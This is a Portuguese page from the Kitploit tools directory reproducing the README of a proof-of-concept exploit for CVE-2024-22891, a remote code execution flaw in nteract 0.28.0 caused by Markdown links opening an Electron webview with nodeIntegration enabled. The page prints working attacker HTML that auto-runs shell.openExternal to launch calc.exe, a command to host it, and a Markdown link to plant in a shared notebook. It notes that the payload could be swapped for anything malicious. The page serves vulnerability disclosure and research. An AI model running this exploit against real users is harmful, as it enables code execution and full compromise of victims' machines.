
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/eqstlab/cve-2024-22891
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoRed Teaming
GitHubeqstlab/cve-2024-22891

CVE-2024-22891

exploit de redirecionamento aberto para RCE no nteract 0.28.0

Ver Repositório
24há 2 anosAinda não revisado
Compartilhar

Nteract PoC

Uma Prova de Conceito para a vulnerabilidade CVE-2024-22891.

nteract 0.28.0 permite um webview do Electron via link Markdown, resultando em execução remota de código.

Neste repositório há um exemplo de aplicação vulnerável e um exploit de prova de conceito (POC) da mesma. Como PoC, há um arquivo python que automatiza o processo.

1. Visão Geral da Vulnerabilidade:

  • Assunto da Vulnerabilidade: RCE via link Markdown
  • Tipo de Vulnerabilidade: Outro: Open Redirect
  • Manifestação do Problema: Electron Webview
  • Componente Afetado: markdown
  • Tipo de Ataque: Execução Remota de Código
  • Vetores de Ataque: Para explorar a vulnerabilidade, alguém deve clicar no link ou acessar o link do projeto compartilhado.
  • Número CVE Reservado: CVE-2024-22891

2. Causa da Vulnerabilidade:

  • nteract 0.28.0 permite um webview do Electron via link Markdown, resultando em execução remota de código (porque nodeIntegration em webPreferences é true).

  • Explicação do exploit

    • Ao gerar links através de MarkDown no aplicativo, ele cria um WebView via Electron, permitindo acesso externo ao link. Consequentemente, um atacante pode alcançar Execução Remota de Código (RCE) conectando-se ao link que leva ao servidor do atacante.

Prova de conceito (POC)

Passo 1) O atacante cria um servidor com o código fonte para lançar um calc.exe usando a função openExternal().

<html>
<head>
    <title>jruru Link</title>
</head>
<body>
    <a id="jruruLink">jruru Link</a>

    <script>
         // Script function definition
        function openExternal() {
            try {
                const { shell } = require('electron');
                shell.openExternal('file:C:/Windows/System32/calc.exe');
            } catch(e) {
                alert('JRURU - External link cannot be opened.');
                console.error(e);
            }
        }
        // Automatically execute openExternal function after the page is loaded
        document.addEventListener('DOMContentLoaded', function() {
            openExternal();
        });
    </script>
</body>
</html>

Nota: ※ Se quiser testá-lo rapidamente, crie um servidor no PC do atacante com o seguinte código.

$ python -m http.server 80


Passo 2) Execute o aplicativo nteract no sistema da vítima e crie um link Markdown, ou compartilhe o arquivo ipynb do atacante como exemplo de código. Em seguida, execute calc.exe.

[Leia Isto] (http://[attcker_adress]/shard_data.html)
neteract nteract2


3. Informações Adicionais

Ao executar um arquivo .ipynb através de compartilhamento de arquivos, tenha cuidado pois o link pode não estar visível. Este calc.exe poderia ter sido qualquer payload malicioso local ou remoto que poderia ter dado ao atacante acesso total ao sistema da vítima.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    361
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    339
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    322

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →